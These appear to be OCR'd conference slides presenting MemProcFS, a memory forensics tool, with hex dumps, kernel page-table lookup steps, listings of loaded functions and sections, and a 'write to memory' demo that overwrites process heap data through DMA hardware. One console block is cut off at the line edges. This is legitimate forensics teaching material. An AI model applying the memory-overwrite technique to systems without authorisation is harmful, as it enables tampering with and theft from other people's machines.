
pmem
Type: File
Size: 34,9 GB

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000001060 7C 16 00 00 30 00 C6 16 00 00 10 00 00 00 00 00  |...0.Æ.........
000001070 70 AA 42 6A 02 F8 FF FF 00 80 00 80 E9 F7 FF FF  pªBj.øÿÿ.€.€é÷ÿÿ
000001080 06 01 07 00 06 01 07 00 01 09 00 00 00 00 00 00  ................
000001090 33 00 05 80 00 00 00 00 00 00 00 00 00 00 00 00  3..€............
0000010A0 00 D0 1A 00 00 00 00 00 78 06 17 00 00 00 00 00  .Ð......x.......
0000010B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Locate Kernel DTB / PML4

DTB aka PML4 is required to translate Virtual address to Physical address

1. Known to “device” – Crash Dump files, DumpIt, pmem …
2. Does “Low Stub” exist?
3. Scan for DTB in lower memory.



/cygdrive/m

```
00001000   E9 4D 06 00  01 00 00 00  01 00 00 00  3F 00 18 10   .M..........?...
00001010   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00001020   00 00 00 00  00 00 00 00  00 00 00 00  00 9B 20 00   .............. .
00001030   00 00 00 00  00 00 00 00  FF FF 00 00  00 93 CF 00   ................
00001040   00 00 00 00  00 00 00 00  FF FF 00 00  00 9B CF 00   ................
00001050   00 00 00 00  00 00 00 00  00 20 70 3E  00 00 00 00   ......... p>....
00001060   7C 16 00 00  30 00 C6 16  00 00 10 00  00 00 00 00   |...0...........
00001070   70 AA D7 4A  02 F8 FF FF  00 80 00 00  FB F7 FF FF   p..J............
00001080   06 04 07 00  06 04 07 00  01 09 00 00  00 00 00 00   ................
00001090   33 00 05 80  00 00 00 00  50 90 34 E4  B9 02 00 00   3.......P.4.....
000010A0   00 D0 1A 00  00 00 00 00  78 06 17 00  00 00 00 00   ........x.......
000010B0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000010C0   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
000010D0   F0 4F FF FF  00 00 00 00  00 04 00 00  00 00 00 00   .O..............
---  pmem      --0x1090/0x8BF000000-----------------------------------------------
```

ntoskrnl address


(not base)

PML4

Demo: Write to Memory


Hunt for data in Process Heap

Overwrite data in memory



```
SS FILE SYSTEM
==============================================
ystem is mounted as: M:\
.3.0
 PCILeech supported devices are analyze
 system for analysis purposes.
ly when dump files are used.
rite when FPGA hardware acquisition devi
r Windows XP to Windows 10 (x86 and x64
her x64 operating systems.
stem: https://github.com/ufrisk/MemProc
isk - pcileech@frizk.net - https://friz
==============================================
```

```
0015 00007ffc8a641070 AllocConsole
0016 00007ffc8a654a60 AllocateUserPhysicalPages
0017 00007ffc8a654a50 AllocateUserPhysicalPagesNuma
0018 00007ffc8a6b31c7 AppPolicyGetClrCompat
0019 00007ffc8a6b3205 AppPolicyGetCreateFileAccess
001a 00007ffc8a6b324d AppPolicyGetLifecycleManagement
001b 00007ffc8a6b32a0 AppPolicyGetMediaFoundationCodecLoading
001c 00007ffc8a6b32f8 AppPolicyGetProcessTerminationMethod
```



… a work in progress – future work

Page Hashing

Functionality and Features

Additional analysis capabilities

Support non-Windows OS

Additional memory acquisition methods

signature matching

remote:

- background low-bandwith cache
  coherency updates
- lower bandwith memory acquisition

Summary – The Memory Process File System

Easy point-and-click file-based Memory Analysis tool

API for Python/C/C++

Wide range of memory acquisition methods

Open Source

```
MOUNTING THE MEMORY PROCESS FILE SYSTEM
The Memory Process File System is mounted as: M:\
Loaded VmmDll Version: 1.3.0
Memory from dump files or PCILeech supported devices are
a convenient process file system for analysis purposes.
 - File system is read-only when dump files are used.
 - File system is read-write when FPGA hardware acquisit
 - Full support exists for Windows XP to Windows 10 (x86
 - Limited support for other x64 operating systems.
 - Memory Process File System: https://github.com/ufrisk
 - File system by: Ulf Frisk - pcileech@frizk.net - http
```

```
0000 00007ffc46596c10 swscanf_s              msvcrt.dll
0001 00007ffc46587fd0 __C_specific_handler   msvcrt.dll
0002 00007ffc465be6e0 wcsrchr                msvcrt.dll
0003 00007ffc465be580 wcsncpy_s              msvcrt.dll
0004 00007ffc465be770 wcsstr                 msvcrt.dll
0005 00007ffc465be290 wcscpy_s               msvcrt.dll
0006 00007ffc465be170 wcscat_s               msvcrt.dll
```

```
.text     00007ff641561000 00001000 0003cbe4 r-x
.rdata    00007ff64159e000 0003e000 00007f9c r--
.data     00007ff6415a6000 00046000 000027f0 rw-
.pdata    00007ff6415a9000 00049000 00002f28 r--
.00cfg    00007ff6415ac000 0004c000 00000020 r--
.gfids    00007ff6415ad000 0004d000 00000048 r--
.tls      00007ff6415ae000 0004e000 00000009 rw-
.rsrc     00007ff6415af000 0004f000 00031fb0 r--
.reloc    00007ff6415e1000 00081000 00000208 r--
```

Thank You!

github.com/ufrisk/MemProcFS

UlfFrisk